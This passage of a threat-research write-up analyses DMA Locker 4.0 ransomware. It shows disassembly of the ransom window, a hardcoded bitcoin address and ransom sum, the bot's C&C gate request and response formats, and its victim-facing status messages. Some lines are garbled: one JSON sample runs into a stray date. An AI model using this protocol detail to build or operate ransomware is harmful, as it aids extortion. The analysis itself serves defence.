
JSON responses are then parsed with another dedicated function. Every status change is reflected in the red window. Example, showing setting appropriate string accordingly to the update received from the server:



```
00405782 call    receive_from_CnC
00405787 mov     eax, [esi+44h]
0040578A push    eax             ; char *
0040578B call    _atoi
00405790 mov     ecx, dword_42485C
00405796 add     esp, 4
00405799 push    0               ; bEnable
0040579B push    ecx             ; hWnd
0040579C mov     edi, eax
0040579E call    ds:EnableWindow
004057A4 mov     edx, dword_424880
004057AA push    0               ; bEnable
004057AC push    edx             ; hWnd
004057AD call    ds:EnableWindow
004057B3 cmp     edi, 2          ; status
004057B6 jnz     loc_4058C9
```

```
004057BC mov     eax, hWnd
004057C1 push    offset aTransactionIdC ; "Transaction ID confirmed! Confirming yo"...
004057C6 push    eax             ; hWnd
004057C7 call    ds:SetWindowTextA
004057CD mov     ecx, dword_424818
004057D3 push    0               ; bEnable
004057D5 push    ecx             ; hWnd
004057D6 call    ds:EnableWindow
```

In case if accessing the C&C was not possible, the bot sets in window the hardcoded bitcon address:




```
00404F1E push    offset WindowName ; lpWindowName
00404F23 push    offset aEdit    ; "EDIT"
00404F28 push    0               ; dwExStyle
00404F2A call    ebx ; CreateWindowExA
00404F2C mov     ecx, dword_42483C
00404F32 push    0FFFFFFh        ; color
00404F37 push    ecx             ; hdc
00404F38 mov     dword_42484C, eax
00404F3D call    ds:SetBkColor
00404F43 cmp     byte_4248A5, 0
00404F4A jnz     short loc_404F60
```

```
mov     edx, dword_42484C
push    offset a16hhkyuzcdrfzo ; "16hHkyuzCDRFzoejVuqajqrnbmKHSmEfQM"
push    edx             ; hWnd
call    ds:SetWindowTextW
jmp     short loc_404F71
```

```
00404F60
00404F60 loc_404F60:
00404F60 mov     eax, dword_42484C
00404F65 push    offset received_BTC_addr ; lpString
00404F6A push    eax             ; hWnd
00404F6B call    ds:SetWindowTextA
```

```
loc_404F71:             ; lpParam
push    0
push    0               ; lpModuleName
call    edi ; GetModuleHandleA
```

…also, a hardcoded sum of 4 BTC:



```
00404E94 push    0                 ; dwExStyle
00404E96 call    ebx ; CreateWindowExA
00404E98 push    99h               ; color
00404E9D push    eax               ; hdc
00404E9E mov     dword_42483C, eax
00404EA3 call    ds:SetBkColor
00404EA9 cmp     byte_4248A5, 0
00404EB0 jnz     short loc_404EC6
```

```
00404EB2 mov     edx, dword_42483C
00404EB8 push    offset a4_0Btc_0 ; "4.0 BTC"
00404EBD push    edx              ; hWnd
00404EBE call    ds:SetWindowTextW
00404EC4 jmp     short loc_404ED7
```

```
00404EC6
00404EC6 loc_404EC6:
00404EC6 mov     eax, dword_42483C
00404ECB push    offset received_BTC_sum ; lpString
00404ED0 push    eax                     ; hWnd
00404ED1 call    ds:SetWindowTextA
```

Old style communication via e-mail is still offered as a failsafe.

Actions

Particular actions are recognized by their numerical identifiers. Below – action numbers and their meaning:

0: get a unique id for the bot

sample request:

```
GET /crypto/gate?action=0
```

sample response:

```
{"status":0,"id":"7D6FB84840584C6484EEAD3DB377409B"}
```

1: get the public RSA key

sample request:

```
GET /crypto/gate?action=1&botId=7D6FB84840584C6484EEAD3DB377409B
```

sample response (giving RSA public key):

```
{"status":0,"rsa_public_key":"-----BEGIN PUBLIC KEY-----
MIIBCgKCAQEAxPaoqNvUn8T52DtCr80OEJOa4bIXRDIRnVdCYxPQZ4rrNniBNnM+uEb2AUmSHTgZvlH1s3g0TD
----END PUBLIC KEY-----"}
```

2: report saving the public key

sample request:

```
action=2&botId=7D6FB84840584C6484EEAD3DB377409B
```

sample response:

```
{"status":0}
```

3: get information about the payment specific to the client:

```
GET /crypto/gate?action=3&botId=7D6FB84840584C6484EEAD3DB377409B
```

sample response:

```
{"status":0,"minimum_btc_confirmations":3,"bitcoin_address":"1C8yA7wJuKD4D2giTEpUNcdd7
05-31 15.02.39","ransom_amount_increase_timestamp":"2016-05-27
15.03.58","ransom_amount_increase_amount":"1.5"}
```

4: check the transaction status

```
GET /crypto/gate?
action=4&botId=7D6FB84840584C6484EEAD3DB377409B&transactionId=66614538ca4e50f44c06cf87
```

sample response:

```
{"status":7}
```

5: get the private key (if released)

sample request:

```
GET /crypto/gate?action=5&botId=070F39D8E01A4B71B8414352CDB186E9
```

sample response:

```
{"status":0,"rsa_private_key":"[the key content goes here]"}
```

6: check bot status

sample request:

```
GET /crypto/gate?action=6&botId=070F39D8E01A4B71B8414352CDB186E9
```

sample response:

```
{"status":0,"bot_status":1}
```

possible *bot statuses* and their meanings:

```
0: fresh
1: public key saved
3: "Transaction and payment are confirmed. Getting decryption key..."
```

If this action receives *bot status* 3 it directly execute the action 5, fetching the private key.

Statuses

Each action return some **status**. Most common is status 0 that is a standard “OK” response. Some of the statuses are translated to the displayed strings:

```
2 - "Transaction ID confirmed! Confirming your payment, please be patient, it can
take 15-20 minutes..."
4 - "Your private key is currently deleted. You are late with payment."
7 - "Your transaction need to be confirmed by server. It can take few hours. Check
again for 1 hour."
8 - "Invalid transaction ID."
9 - "You have to wait 15 minutes to check again."
```

Conclusion

DMA Locker started being seen at the beginning of this year and drew our attention by the fast quality improvements. However, after a few months of seeing unchanged version 3.0, we got the impression that development of this ransomware got frozen.

The current edition shows that it is not true. This threat is still evolving and catching up with the features, known from other ransomware. So far it didn't shown any novelty in the used techniques and we can rather expect a conventional attack from this side.

The recently observed changes suggest that the product is preparing to be distributed on a massive scale. Few important things got automated. Distribution is now exploit kit based – that makes it reach much more targets. Purchasing a key and managing payment is supported via dedicated panel – no longer human interaction is required.

Appendix

http://www.broadanalysis.com/2016/05/22/neutrino-from-104-238-185-187-sends-dma-locker-4-0/ – Neutrino EK sending DMA Locker 4.0